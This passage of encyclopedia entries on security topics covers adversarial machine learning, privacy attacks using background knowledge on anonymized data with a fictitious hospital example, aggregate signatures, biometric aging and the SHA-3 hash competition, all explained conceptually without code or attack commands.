Deep Neural Networks (DNNs) are most vulnerable to these types of attacks because they tend to learn superficial dataset regularities instead of generalizing well and learning high-level representations that would be less susceptible to noise (Szegedy et al. 2013).

Adversarial Inputs

Adversarial inputs can involve small manipulations or perturbations to an input. For instance, a threat actor may add static to an image that a human eye cannot even detect, causing the classifier to misclassify the image. They may also involve features that are large and semantically meaningful to humans.

What poses a threat to AI is that the generation of such potentially highly tailored adversarial inputs in all modalities (image, voice, text, etc.) has been largely automated through recent advances in machine and deep learning. These adversarial inputs can be fed to the model through cyberattacks or simply through the physical environment surrounding the AI system such as the "perturbations to video frames" of street stop signs recorded by a moving vehicle through the use of black and white stickers of the stop signs (Eykholt et al. 2017).

One widely used method to generate these adversarial inputs is through the application of deep learning to "learn" about the target model, before putting together small perturbations to the inputs.

Universal Perturbations

The universal adversarial perturbations are small perturbation vectors that cause input data to be misclassified with high probability (Moosavi-Dezfooli et al. 2017). Again, deep neural networks are highly vulnerable to such perturbations, which, surprisingly, generalize very well across neural networks. This reveals important geometric correlations among the high-dimensional decision boundaries of classifiers, allowing adversaries to exploit these vulnerabilities and to craft adversarial inputs for one classifier and transfer them to other classifiers.

Data Poisoning Attacks

The second class of attacks is known as data poisoning attacks (Battista et al. 2012). Poisoning attacks involve compromising the learning process of an algorithm. This can be achieved by poisoning the training data, either by inserting mislabeled data points into the training data, in order to insert targeted backdoors for instance (Chen et al. 2017), or by manipulating the raw data and features through the insertion of Trojan triggers (Geigel 2013). Trojan triggers generally have a minimum size and will be highly robust to multiple environmental effects. For instance in image data, Trojan triggers are highly robust to different viewing angles and lighting conditions.

Training a ML algorithm with a poisoned dataset leads to a compromised and inaccurate model. Data poisoning can also be performed on models that are actively and continuously learning, i.e., models that participate in online learning and retrain themselves as new data become available to them (Wang and Chaudhuri 2018). Trojan triggers can also be inserted after the training phase of the model (Liu et al. 2018).

Trustworthy AI

The National Institute of Standards and Technology (NIST) defines Trustworthy AI as AI systems that exhibit characteristics like security, privacy, resilience, and robustness against adversarial attacks (NIST 2019). The EU guidelines for trustworthy AI require AI to be “(1) lawful, complying with all applicable laws and regulations, (2) ethical, ensuring adherence to ethical principles and values, and (3) robust, both from a technical and social perspective” (EU AI Guidelines 2019).

For AI to gain the public’s trust, it has to meet certain accuracy, reliability, and objectivity requirements. It has to ethical and fair.

Furthermore, it has to be explainable, with the proper governance (including data and model traceability) and balance between agency and human supervision. Trustworthy AI is also safe, secure, resilient, and *robust* especially within an adversarial environment.

Robust ML

Building robust AI and robust ML models requires predicting unintended consequences and testing all edge cases that may undermine their safety and reliability. In particular, it requires testing the ML model using adversarial inputs.

Robustness is the property that characterizes how effective a ML model is while being tested on adversarial data. In other words, a robust model is the one, whose error in the presence of adversarial data during operation is close to its training error.

To build robust models, a data scientist has to ensure that they start with a clean dataset, i.e., a training and testing datasets that have not been poisoned with mislabeled data or with data instances that carry Trojan triggers. Any such data instances should not be used for training or testing the model. Detecting and identifying poisoned data Trojan triggers is an active area of research. (Wang et al. 2019)

Robust models also need to adequately identify and/or deal with adversarial examples. Depending on the complexity of the adversarial examples, this may be achieved either through a number of input processing techniques, such as feature squeezing (Xu et al. 2018) for the simpler adversarial attacks, or through *adversarial training* of the model with adversarial examples generated by the defender for the more sophisticated attacks. Adversarial training is probably the most effective technique identified so far against adversarial AI. It can be likened to immunizing the model against adversarial examples by exposing it to samples of these examples before making it operational. It is noteworthy that its effectiveness is limited by the diversity of the adversarial examples used in the adversarial training process.

Open Problems and Future Directions

While the above-mentioned defense techniques can be defeated by more complex attacks, they do increase the difficulty and computation required to

generate successful attacks. This can be likened to perimeter security, which is not infallible. But with multiple levels of controls, cyber defenders can decrease the likelihood of a successful intrusion.

In the future, and with the large number of new techniques for generating adversarial examples, more research work will focus on defending against these adversarial examples and decreasing their efficacy. Defensive distillation has been proposed as one defense technique but has been quickly shown to be ineffective by Carlin and Wagner (2016). Adversarial training is the most promising defense technique today. However, it is typically tailored to a single perturbation type. We need more work to develop multiperturbation adversarial training schemes, such as the one proposed by Tramer and Boneh (2019). More research is also needed in order to reliably detect poisoned data, backdoors, and Trojan triggers. We also need to develop methods to detect when learning systems are undergoing attacks, and to have them fail safely under such conditions.

Private machine learning; Robust machine learning; Trustworthy machine learning

Definition

Adversarial machine learning is a subfield of computer security interested with the study of machine learning systems in the presence of adversaries. A systematic characterization of worst-case behavior enables the design of machine learning algorithms with confidentiality, integrity, and availability guarantees that contribute to increasing the trust that end users can place in systems that deploy machine learning components.

Background

In 2012, a breakthrough (Krizhevsky et al. 2012) in machine learning (ML) slashed the error rate for the ImageNet computer vision benchmark and its associated object recognition competition (Russakovsky et al. 2015). The winning entry by Krizhevsky, Sutskever, and Hinton from the University of Toronto employed a deep neural network, a class of ML models that learns a hierarchical set of data representations by composing individual

computing units – the neurons – organized in layers. The following years saw a surge of interest in the field of deep learning and eventually also revived interest in the study of the vulnerabilities of ML systems (Huang et al. 2011), an area often referred to as adversarial machine learning (AML).

Theory and Application

In a seminal paper, Szegedy et al. introduced the concept of adversarial examples (Szegedy et al. 2013) and demonstrated that while deep neural networks had enabled machines to achieve performance comparable to humans in certain computer vision tasks, they still remained vulnerable to subtle perturbations of their inputs. While adversarial examples were originally introduced as an "intriguing property" in the ML community, the security community quickly realized the implications of these findings to the robustness of ML systems deployed in adversarial settings. Biggio et al. demonstrated in a work concurrent to Szegedy et al. how support vector machines and shallow neural networks can be manipulated by an adversary (Biggio et al. 2013). In 2015 and 2016, Papernot et al. introduced algorithms enabling adversaries to craft adversarial examples capable of attacking deep neural networks with (Papernot et al. 2016b) and without (Papernot et al. 2017) knowledge of the model's internal parameters. The logical conclusion of this line of research was that attacks against ML systems were now practical, and adversarial examples are just one of the many threats faced by ML.

Why are ML systems vulnerable to adversarial inputs? The answer lies in the underlying assumption made by most modern approaches to ML: the training and test distributions are assumed to be identical. That is, the data used to create a model should come from the same distribution than the data used to test and deploy it. A learning algorithm is then tasked with finding a model that will generalize from the training data to the test data. When an adversary comes in the picture, they typically break this assumption in one of two ways. They can manipulate the training distribution, in what is broadly referred to as a poisoning attack (Rubinstein et al. 2009). Training points inserted or modified by the adversary generally induce the learning algorithm to extract patterns that are not relevant to solving the task which the model was originally designed to solve. When the model is then

deployed, these spurious patterns manifest themselves in the form of incorrect model predictions on any test inputs or, for certain attacks (Gu et al. 2017), only the test inputs which have been marked with a specific trigger in their features – à la backdoor. Adversaries can also manipulate the test distribution, creating a drift with the distribution the model developer had intended to model, to mount an evasion attack. Adversarial examples are an example of such a threat.

Both poisoning and evasion attacks target the integrity of ML. However, ML systems are not unlike other computer systems, and the traditional computer security triad (Anderson 2008) of confidentiality, integrity, and availability (CIA) also applies to them. In ML, confidentiality takes two flavors depending on whether it applies to the data or the model itself. User concerns around the centralization of data to enable learning has prompted research on distributed counterparts (Konečný et al. 2016) to centralized learning algorithms. In a similar vein, confidential inference makes it possible for a model owner to make predictions on inputs without the user having to reveal the input to the model owner. Approaches for confidential ML often rely on secure enclaves, secure multiparty computation, or homomorphic encryption (Ohrimenko et al. 2016; Gilad-Bachrach et al. 2016). A different angle on confidentiality considers the model itself, and the IP that it constitutes: adversaries may exploit querying access to an initially unknown model to recover details of its internals through what is known as a model stealing or extraction attack (Tramèr et al. 2016). The question of availability arises in critical ML systems, where model predictions are relied upon to take decisions that have implications to the security and safety of control systems and production environments. This is for instance the case for resource allocation in datacenter management or autonomous systems. Recent work exposed how hardware speculation introduced in ML accelerators, such as GPUs and FPGAs, expands the attack surface of ML systems. Adversaries can exploit optimizations and speculation performed by hardware to craft sponge examples – inputs that increase the latency and energy consumption of hardware thus jeopardizing the availability of models as they make critical predictions (Shumailov et al. 2020).

Given the widespread application of ML, and the resources it puts at risk, it is natural to ask how ML can be secured. Limited progress has been achieved at the time of writing, despite significant interest in AML. One of

the major obstacles is the lack of established security model for ML systems. This is perhaps best illustrated by our limited understanding of what robustness to adversarial examples entails to. Existing definitions continue to consider what was introduced as a toy problem to bootstrap research in seminal work by Szegedy et al. (2013) and Goodfellow et al. (2014). While this has led to useful progress in the realm of robust optimization (Wong and Kolter 2018), the resulting techniques introduce an unnecessary trade-off with the model's ability to generalize (Tramèr et al. 2020). There is nascent recognition that considering the entirety of the system deploying ML rather than the ML component in isolation will support progress towards an effective formulation of what robustness means in the context of ML.

Open Problems and Future Directions

Does this mean that ML applications will give rise to a never-ending arms race, à la Lampson (2004), between attackers and defenders? Not necessarily. The intricate relationship between ML and cryptography gives reasons to hope for a systematic approach to secure ML, which does not rely on secrecy and adheres to Kerckhoffs' Principle (Kerckhoffs 1883). Like cryptographic protocols and systems, many components of ML systems are amenable to formal specification. This is best illustrated by advances in privacy-preserving ML. Differential privacy has established itself as the gold standard for defining privacy (Dwork et al. 2006). With roots in cryptography, the definition involves a game between an algorithm and adversary: the adversary observes the algorithm's outputs to extract private information contained in the algorithm's inputs whereas the algorithm leverages randomization to limit the adversary. Through an analytical analysis of the sensitivity of model updates to training data, differential privacy has been successfully applied to reason about and strengthen the privacy of ML algorithms (Abadi et al. 2016; Papernot et al. 2016a). This demonstrates that a principled approach to secure ML is possible when the adversary is modeled precisely in a way that aligns human norms with the generalization goal of ML. Beyond the security and privacy of ML, work in the same vein will be needed to ensure that ML is deployed with a strong understanding of its consequences on ethics, fairness, and the law (Kumar et al. 2020) – to cite a few only.

Definition

Privacy in the presence of adversarial/external knowledge is an approach used in privacy-preserving data publishing and related areas to analyze the amount of private, sensitive information revealed from published data assuming the adversary or attacker has certain knowledge about the individuals in the data in addition to the published data itself. It is also used to define privacy criteria resilient to attacks using such knowledge.

Background

Numerous organizations collect personal information for research and other purposes. Classical examples include census bureaus, departments of public health, and demographic researchers. More recently, with the proliferation of the World Wide Web, mobile communication devices, and sensors, it has also become common for researchers and companies to collect information

about people automatically. Examples of the latter include clickstreams, search logs, social networks (e.g., instant messaging "buddy" lists), and GPS traces.

Often, it is important to share the collected information across organizational boundaries, or even with the public. For example, demographic and public health data can often be reused by other researchers, beyond the study for which they were initially collected. However, the promise of data sharing is often accompanied by concern for the privacy of human subjects. The challenge of *privacy-preserving data publishing*, and *statistical de-identification* is to produce data that is "useful" for aggregate analysis, but that prevents attackers (malicious individuals) from learning sensitive private information about specific people.

One of the most common means of "attacking" a published dataset (to infer specific information about individuals) is by "linking" the published data with another public dataset. One such attack was described by Sweeney (2002), and involved a dataset that was collected by the Group Insurance Commission (GIC), which contained medical information about Massachusetts state employees. Before the data was given to researchers, known *identifiers* (e.g., names, social security numbers, addresses, and phone numbers) were removed. However, the data did contain demographic attributes (e.g., birth date, gender, and zip code). Unfortunately, the combination of the demographic attributes was sufficient to uniquely identify a large proportion of the population. Thus, by "linking" the published data with another public dataset, it was possible to reidentify many people, including then-governor William Weld.

In response to the threat of linking attacks, Samarati (2001) and Sweeney (2002) developed the *k-anonymity* model of privacy. Informally, the *k*-anonymity condition stipulates that the values of each record in the published dataset (corresponding to a single person) be *generalized* or *coarsened* to such a degree that the record is indistinguishable from a group containing at least $k-1$ other records. However, it has been shown that this approach is often still vulnerable to attack by an adversary in possession of other background knowledge (Chen et al. 2007; Ganta et al. 2008; Kifer 2009; Machanavajjhala et al. 2006; Martin et al. 2007; Xiao and Tao 2007). Thus, in order to develop a robust publication scheme, it is critical to

develop standards, or “definitions,” of privacy that are resilient to attacks based on background knowledge.

Theory

The problem of reasoning about background knowledge is most easily illustrated with an example. Consider a fictitious hospital, which owns the patient data shown in Table 1, and suppose that the hospital wishes to publish a version of this data for research. Using the concept of *k*-anonymity (Samarati 2001; Sweeney 2002), the hospital might first remove identifiers (e.g., Name), and then produce the 4-anonymous “snapshot” shown in Table 2, which generalizes the values of the nonsensitive *quasi-identifier attributes* (in this case, Zip Code, Age, and Nationality).

Adversarial/External Knowledge (Privacy in the Presence of), Table 1 Inpatient database

Name	Identifier			
	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
Alice	48105	28	Russian	Heart disease
Bob	48104	21	American	Heart disease
Carol	48109	29	Japanese	Infection
Dave	48109	22	American	Infection
Ed	53703	41	Indian	Cancer
Frank	53715	43	Russian	Heart disease
Greg	53706	45	American	Infection
Henry	53706	42	American	AIDS
Ida	02174	50	Indian	Cancer
Jan	02177	51	Japanese	Cancer
Ken	02176	20	American	Cancer
Lou	02173	38	American	Cancer

Adversarial/External Knowledge (Privacy in the Presence of), Table 2 4-Anonymous inpatient database

Name	Identifier			
	Nonsensitive			Sensitive
	Zip Code	Age	Nationality	Condition
Alice	4810∗	20–30	∗	Heart disease
Bob	4810∗	20–30	∗	Heart disease
Carol	4810∗	20–30	∗	Infection
Dave	4810∗	20–30	∗	Infection
Ed	537∗∗	40–45	∗	Cancer
Frank	537∗∗	40–45	∗	Heart disease
Greg	537∗∗	40–45	∗	Infection
Henry	537∗∗	40–45	∗	AIDS
Ida	0217∗	20–50	∗	Cancer
Jan	0217∗	20–50	∗	Cancer
Ken	0217∗	20–50	∗	Cancer
Lou	0217∗	20–50	∗	Cancer

While this is sufficient to protect the *identities* of individual patients in the absence of other information, because an attacker can not effectively determine which record corresponds to which patient, Machanavajjhala et al. observed that it may be insufficient to prevent *attribute disclosure* (2006). For example, consider an attacker who knows that his neighbor Jan (the *target individual*) is an inpatient in this hospital, and he knows that Jan's Zip Code is 02177, her Age is 51, and her Nationality is Japanese. The attacker can conclude from the published data that one of the last four records must be Jan's, but since all have the same value of Condition (Cancer), he can conclude that Jan must have Cancer.

The data shown in Table 2 may also be vulnerable to attack based on instance-level background knowledge (Chen et al. 2007; Machanavajjhala et al. 2006; Martin et al. 2007). To illustrate this problem, consider an attacker who knows patient Carol personally. Using the published data, the attacker can determine that one of the first four records must be Carol's. However, if this attacker has additional knowledge (e.g., he knows that it is

rare for Japanese people to get heart disease), then he can further infer that Carol is likely to have an infection.

Formally, let D denote the original data. After applying a transformation or masking procedure, the data publisher obtains a sanitized view of D, denoted D^*. To understand whether D^* is "safe" for release, the data publisher can consider an attacker whose goal is to predict whether a target individual t has a particular sensitive value s. In making this prediction, the adversary has access to D^* as well as an external knowledge base K. Ideally, the privacy definition should place an upper bound on the adversary's confidence in predicting any target individual t to have any sensitive value s. In other words, the privacy definitions should guarantee the following:

$$\max_{t,s} Pr(t\ has\ s|K, D^*) < c$$

The value $\max_{t,s} Pr(t \text{ has } s|K, D^*)$ is commonly called the *breach probability*, and it represents the attacker's confidence in predicting the most likely sensitive value of s for the least-protected individual t in D^*, given that the attacker has access to knowledge base K.

Returning to the example, in the absence of additional knowledge, using D^*, intuitively the attacker can predict Henry to have AIDS with confidence $Pr(\text{Henry has AIDS} \mid D^*) = 1/4$ because there are four individuals in Henry's *equivalence class*, and only one of them has AIDS. However, the adversary can improve his confidence if he has some additional knowledge. For example:

- The attacker knows Henry personally, and is sure he does not have Cancer. After removing the record with Cancer, the probability that Henry has AIDS becomes 1/3.
- From another dataset, the attacker learns that Frank has Heart Disease. By further removing Frank's record, the probability that Henry has AIDS becomes 1/2.

Given this basic formulation, the challenge is to develop an appropriate means of expressing the attacker's knowledge base K. Typically, an attacker's knowledge can take two forms: logical (Chen et al. 2007; Machanavajjhala et al. 2006; Martin et al. 2007) or probabilistic (Du et al. 2008).

Consider the case of logical background knowledge. The problem of expressing an attacker's knowledge is complicated by the fact that, in general, the data publisher does not know the knowledge of any particular attacker (i.e., the contents of *K*). Worse, in the case of public-use data, there may be many different attackers, each with his own distinct knowledge base. To address this problem, Martin et al. proposed a *language* for expressing such knowledge (Martin et al. 2007). Rather than requiring the data publisher to anticipate specific knowledge (e.g., Frank has Heart Disease), they proposed to quantify the *amount* of knowledge that an adversary could have, and to release data that is resilient to a certain amount of knowledge, regardless of its specific content. Formally, let $L(k)$ denote the language for expressing k "pieces" of background knowledge (e.g., k logical sentences of certain form). The general form of this requirement can be stated as follows:

$$\max_{t,s,K \in L(k)} Pr(t\ has\ s | K,\ D^*) < c$$

The language proposed by Martin et al. has been further refined in work by Chen et al. (Chen et al. 2007), and a variety of algorithms have been proposed for producing a sanitized snapshot D^* that is resilient to a certain amount and type of background knowledge (Chen et al. 2007; Kifer 2009; Machanavajjhala et al. 2006; Martin et al. 2007).

Open Problems

There are a number of difficult open challenges related to the modeling, development, and realization of privacy-preserving data publication schemes that incorporate background knowledge. These challenges include, but are not limited to, the following:

- *Parameter Setting*. Many of the existing privacy definitions include user-specified parameters. In some cases, these parameters have interpretable meaning (e.g., the number of pieces of Boolean background knowledge available to an attacker (Chen et al. 2007; Martin et al. 2007)). Nonetheless, it is not always clear how to configure the parameters unless the data publisher has a deep understanding of potential attackers (Duong et al. 2009).

- *Sequential releases and composability*. Privacy of sequential releases is another important problem. Often it is possible to infer sensitive information by combining independent anonymizations of the same data set (Ganta et al. 2008; Xiao and Tao 2007). One proposed approach to handling this problem is through the use of composable privacy definitions (Ganta et al. 2008).
- *Application to other forms of structured data*. Much of the existing work has focused on modeling background knowledge in a specific setting, where the data is stored in a single table, each row describes a single person, and the rows are independent of one another. In contrast, much of the data that is being collected in emerging applications does not satisfy this particular form. For this reason, recent work has begun to consider background knowledge attacks on anonymized data of other forms, including social network graphs (Hay et al. 2008) and trajectory databases (Abul et al. 2008).

Aggregate Signatures

Dan Boneh[24] ✉
(24) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Definition

An aggregate signature is a tuple of four algorithms: KeyGen, Sign, Combine, and Verify. The first two are the same as in a standard digital signature system. Algorithm Combine takes as input a vector of n triples where each triple contains a public-key pk_i, message m_i, and signature σ_i. The algorithm outputs a single signature σ that functions as a signature on all the given messages. We call σ an aggregate signature and its length should be the same as a signature on a single message. Finally, algorithm Verify takes as input a vector of n pairs (pk_i, m_i) and a single aggregate signature σ. It would output "valid" only if σ was generated as an aggregate of n valid signatures.

Algorithm Combine can aggregate signatures on a large number of messages by different signers into a single short signature. This aggregate signature is sufficient to convince anyone that all the original messages were properly signed by the respective public keys. Aggregation can be done by anyone and requires no secret keys. We emphasize that all the original messages and public keys are needed to verify an aggregate signature.

Aggregate signature as described above are sometimes called *parallel aggregate signatures* since aggregation happens all at once after all the

individual signatures are generated. Known constructions for parallel aggregate signatures (Boneh et al. 2003a) are based on BLS signatures built from bilinear maps.

Applications

Aggregate signatures are designed to reduce the length of digital signatures in applications that use multiple signatures. For example, consider a certificate chain containing n certificates signed by different certificate authorities. The chain contains n signatures on n messages each issued by a different signer. Aggregate signatures let anyone *aggregate* these n signatures into a *single* signature whose length is the same as a signature on a single message. This shortens the overall length of the certificate chain.

In some applications, the full power of parallel aggregation is not needed. Instead, a weaker form of aggregation called *sequential aggregation* is sufficient. In sequential aggregation, the signers sign messages one after the other. Signer number i takes as input the aggregate signature from signer number $i - 1$ and adds a signature on message m_i to the aggregate. The resulting aggregate signature is given to signer $i + 1$ and so on until all messages are signed. The final aggregate signature should have the same length as a signature on a single message. Verifying an aggregate signature is as before. In particular, only the final aggregate is given to the verifier along with all messages and all public keys. The partially aggregated signatures passed from signer to signer are unknown to the verifier. Note that sequential aggregation is sufficient for the certificate chain application described above.

Sequential aggregate signatures can be built from any trapdoor permutation in the random oracle model (Lysyanskaya et al. 2004) and can be built using bilinear maps without random oracles (Lu et al. 2006).

While aggregate signatures let anyone aggregate signatures from different signers, a related concept called *multi-signatures* lets anyone aggregate signatures from a *single* signer.

Aging of Biometric Traits

Andreas Lanitis[25] ✉
(25) Visual Media Computing Lab, Department of Multimedia and Graphic Arts, Cyprus University of Technology & Research Centre on Interactive Media and Emerging Technologies, Limassol, Cyprus

✉ **Andreas Lanitis**
Email: andreas.lanitis@cut.ac.cy

Definition

Aging of biometric traits is a nonreversible physiological process that affects personal characteristics used for biometric recognition, as the age of a person increases. Aging of biometric traits may affect the accuracy of biometric recognition systems.

Background

Biometric recognition (Jain et al. 2007) is the process of deriving and using personal physiological traits for the tasks of identity verification or recognition. The development of a biometric recognition system involves the creation of biometric templates that contain features derived from personal physiological traits. During the actual recognition or identity authentication process, biometric traits from an unknown subject are compared against the corresponding features stored in biometric templates so that the identity of a person is either determined or verified.

A key issue in biometric recognition is the type of traits used in biometric templates. Researchers working in biometric recognition investigated the use of different types of biometric features including

fingerprints, iris patterns, face images, palmprints, speech, vein patterns, DNA or even dynamic behavioral characteristics in the form of signature strokes, electroencephalogram (EEG) signals, and gait styles. The suitability of biometric traits considered for biometric recognition depends on numerous factors that include the uniqueness of biometric traits among different subjects, which enables the determination of the identity of a subject, and the permanence over time that ensures that biometric traits remain unalerted over time enabling the long-term recognition/identification of a person.

Aging of biometric traits is heavily associated with permanence, since age-related deformations of biometric traits alter the characteristics of biometric traits over time (Lanitis 2010). As a result of the aging process, traits used in biometric templates captured at a certain time may be different when compared to the traits of the same person captured in the future. Thus, the aging of biometric traits may inhibit the task of identifying a subject. On the other hand, the fact that biometric traits may change over time provides increased security for biometric recognition as stolen biometric templates may be useable only for a certain time period.

Theory

The aging process is defined as the continuous nonreversible change over time that affects the appearance, behavior, and psychology of a person (Harman 1981). Aging is often separated as normal and abnormal. Normal aging is associated with the expected depreciation of the human body over the years, whereas abnormal aging (or pathological aging) refers to aging effects related to specific pathological conditions normally associated with older persons (Dickson et al. 1992). The combination of normal and abnormal aging effects makes the overall aging process unique for different individuals.

Since biometric traits are mostly related to the appearance and behavior of a subject, it is inevitable that both normal and abnormal aging affects traits used in biometric recognition systems. Table 1 presents a brief description of typical biometric traits along with the most common aging effects encountered, and an indication of the aging permanence of each trait in relation to the use in biometric recognition systems.

Aging of Biometric Traits, Table 1 Typical aging affects and aging permanence for typical biometric traits

Biometric trait	Typical aging effects	Aging permanence (scale 1–5)[a]
Face	Bone growth, loss of skin elasticity, and face sagging	3
Fingerprints	Reduced skin elasticity and fingerprint wearing	4
Hand	Distorted geometry, reduced skin elasticity, and palmprint wearing	4
Voice	Reduced lung strength, vocal muscle atrophy, and anatomical larynx deformations	2
Behavior	Muscle elasticity, muscle strength, reduced stamina, and reduced movement precision	2
Iris	Eye diseases such as cataract and glaucoma	4
Vein	Reduced elasticity, strength and enlargement	4
EEG	Brain dysfunction	4
DNA	No aging-related changes	5

[a]1: Lowest Permanence, 5: Highest Permanence

The effects of biometric traits aging on the performance of biometric recognition systems can be minimized using two approaches.

The first approach is frequent biometric template update where biometric templates are regularly updated so that biometric features stored in templates are consistent with the current age of each user. The process of updating biometric templates can be accomplished by asking users to provide new biometric samples at regular time intervals or by updating biometric templates automatically when a subject is identified by a biometric recognition system. Furthermore, researchers have been considering the idea of automatic template update through the simulation of aging effects (Ling et al. 2009).

As an alternative to template update, researchers in biometrics have experimented with the determination of age-invariant biometric features derived from biometric traits. Within this scope, age-invariant biometric features are features that retain their values despite age-based alterations of biometric traits. For example, Li et al. (2011) investigated the use of a set of age-invariant features for face. More recently deep learning approaches (Sundararajan and Woodard 2018) have been used to learn aging-invariant

representations that can be used for improved long-term performance of biometric recognition systems.

Open Problems and Future Directions

Given the widespread use of biometric recognition systems in applications involving users of different ages, it is imperative that designers of biometric systems cater for the effects of long-term aging of biometric traits. Capitalizing on the powerful machine learning methodologies in the form of deep learning (Sundararajan and Woodard 2018), biometric recognition systems can deal effectively with the problem of normal aging. However, a key issue that remains unsolved is the availability of aging datasets with enough samples of longitudinal biometric traits undergoing both normal and pathological aging. The existence of such datasets can facilitate the development of truly aging invariant biometric recognition systems robust to both normal and pathological aging-related alterations of biometric traits. As an alternative, the problem of the availability of adequate datasets can be addressed by considering transfer learning for training deep networks or by utilizing methods for generating datasets with synthetic samples of biometric traits.

Summary

Aging of biometric traits is a non-reversible physiological process that affects personal characteristics used for biometric recognition. As a result, aging of biometric traits may cause a deterioration of the performance of biometric recognition systems over time. In this article, a discussion about the effects and impact of aging on different biometric traits used for personal identification is presented. The discussion refers to commonly used biometric traits used such as face, fingerprints, hand, voice, behavior biometrics, iris, vein, electroencephalogram (EEG), and DNA. Furthermore, typical methodologies reported in the literature that aim to deal with the problem of aging of biometric traits as a means of safeguarding the long-term performance of biometric recognition systems are discussed. Typical techniques presented include template updating and the selection of age invariant biometric features. As part of the concluding comments, possible

future directions, and areas of future work related to the problem of biometric traits aging are also presented.

Advanced hash competition

Definition

The AHS competition (2007–2012) was an open international competition organized by NIST (National Institute of Standards and Technology, USA) to select a new cryptographic hash function SHA-3.

Background

Even if there had been several early warnings about the limited security margins offered by the widely used hash functions such as MD5 (den Boer and Bosselaers 1994; Dobbertin 1996) and SHA-1 (Chabaud and Joux 1998), the breakthrough collision attacks made by Wang et al. (2005a, b; Wang and Yu 2005) in 2004 and 2005 took most of the security community by surprise and resulted in a hash function crisis. On the other hand, no flaws had been found in the NIST standard algorithms SHA-2 (FIPS 180-2 2002). However, the new cryptanalytic results on SHA-1 raised some doubts on the robustness of these functions, which share some design

principle with SHA-1. After several years, NIST decided to start a new open competition to select a new hash function standard, the SHA-3 algorithm.

Applications

After two open workshops and a public consultation period, NIST decided to publish on November 2, 2007, an open call for contributions for SHA-3, a new cryptographic hash family (NIST 2007). The deadline for the call for contributions was October 31, 2008. A SHA-3 submission needs to support hash results of 224, 256, 384, and 512 bits to allow substitution for the SHA-2 family. It should work with legacy applications such as DSA and HMAC. Designers should present detailed design documentation, including a reference implementation, optimized implementations for 32-bit and 64-bit machines; they should also evaluate hardware performance. If an algorithm is selected, it needs to be available worldwide without royalties or other intellectual property restrictions. The security requirements list preimage and second preimage resistance, collision resistance, and resistance to length extension attacks. The performance requirement was that the function should be faster than SHA-2.

Even if preparing a submission required a substantial effort, NIST received 64 submissions. Early December 2008, NIST has announced that 51 designs have been selected for the first round. Of the 13 rejected designs, 5 have been published by their designers (see ECRYPT II 2013); it is perhaps not surprising that 4 of these 5 designs have been broken very quickly. From the 51 Round 1 candidates, about half were broken in early July 2009. This illustrates that designing a secure and efficient hash function is a challenging task.

On July 24, 2009, NIST announced that 14 algorithms have been selected for Round 2, namely, Blake, Blue Midnight Wish, CubeHash, ECHO, Fugue, Grøstl, Hamsi, JH, Keccak, Luffa, Shabal, SHAvite-3, SIMD, and Skein. By mid-September 2009, several of these algorithms have been tweaked, which means that small modifications have been made that should not invalidate earlier analysis. The majority of these designs use an iterated approach or a variant thereof: Four Round 2 candidates (Blue Midnight Wish, Grøstl, Shabal, and SIMD) use a modification of the Merkle-Damgård construction with a larger internal memory, also known as a wide-pipe construction, and three use the HAIFA approach (Biham and

Dunkelman 2006) (Blake, ECHO, and SHAvite-3). Five candidates (CubeHash, Fugue, Hamsi, Keccak, and Luffa) use a (variant of a) sponge construction (Bertoni et al. 2008). Several designs (ECHO, SHAvite-3, Fugue, and Grøstl) employ AES-based building blocks; the first two benefit substantially from the AES instructions that are offered in the 2010 Intel Westmere processor (see Benadjila et al. 2009 for details). The hash functions Blue Midnight Wish, CubeHash, Blake, and Skein are of the ARX (Addition, Rotate, and XOR) type; similar to MD5, SHA-1, and SHA-2, they derive their nonlinearity from the carries in the modular addition.

About half the Round 1 candidates originate from Europe, one-third from North America, and one in six from Asia; two designs are from the Southern Hemisphere. Note that this is only an approximation as some algorithms have designers from multiple components and some designers have moved. A very large part of the Round 1 cryptanalysis was performed by researchers in Europe. In Round 2, 9 out of 16 (64%) of the designs are European, while 3 are from North America and 2 from Asia.

Two designs were expected for Round 2 but did not make it. MD6 by Rivest was probably not selected because of the slower performance; moreover, an error was found by the designer in the proof of security against differential attacks. Lane was probably removed because of the rebound attack on its compression function in Matusiewicz et al. (2009). This new attack has emerged during the first two rounds of the competition as a very powerful cryptanalytic tool that is effective against (reduced round versions of) a very large number of cryptographic hash functions.

Two designs in Round 1 had remarkable security results: SWIFFT admits an asymptotic proof of security against collision and preimage attacks under worst-case assumptions about the complexity of certain lattice problems; the collision and preimage security of FSE can be reduced to hard problems in coding theory. However, both designs are rather slow; moreover, they require additional building blocks to achieve other security properties.

It is notably difficult to make reliable performance comparisons; all the Round 2 candidates have a speed that varies between 5 and 35 cycles per byte. It should be pointed out that due to additional implementation efforts, the best current SHA-2 implementations have a speed of 12–15 cycles/byte; it will thus become more difficult for SHA-3 to be faster than SHA-2. Extensive work has been performed on hardware performance; one

remarkable observation is that the conclusions from FPGA and ASIC implementations are not identical. The reader is referred to the SHA-3 Zoo and eBASH for security and performance updates; these sites are maintained by the ECRYPT II project (ECRYPT II 2013).

On December 9, 2010, NIST announced the five finalists: Blake, Grøstl, JH, Keccak, and Skein. The third and final conference have taken place in early 2012. Several designs were further tweaked before the finals. There is a broad consensus that these are five solid designs with a good security margin. There is sufficient diversity, in terms of using the building blocks, the iteration, and the general design philosophy.

On October 2, 2012, NIST selected as winner the Keccak algorithm (Team Keccak n.d.) designed by Guido Bertoni, Joan Daemen, Gilles Van Assche, and Michaël Peeters. In August 2015, NIST published the new FIPS 202 SHA-3 Standard (FIPS 202 2015): Permutation-Based Hash and Extendable-Output Functions that introduces SHA-3-256, SHA-3-384, SHA-3-512, and the eXtendable Output Functions (XOFs) SHAKE-128 and SHAKE-256. In September 2016, NIST Special Publication 800-185 (NIST SP 800-185 2016) standardized SHA-3 Derived Functions: cSHAKE (allowing users to customize their SHAKE instances), KMAC (a Message Authentication Algorithm (MAC)/pseudorandom function based on SHA-3), TupleHash (to hash tuples of input strings unambiguously), and ParallelHash (a variant that enables parallel processing).

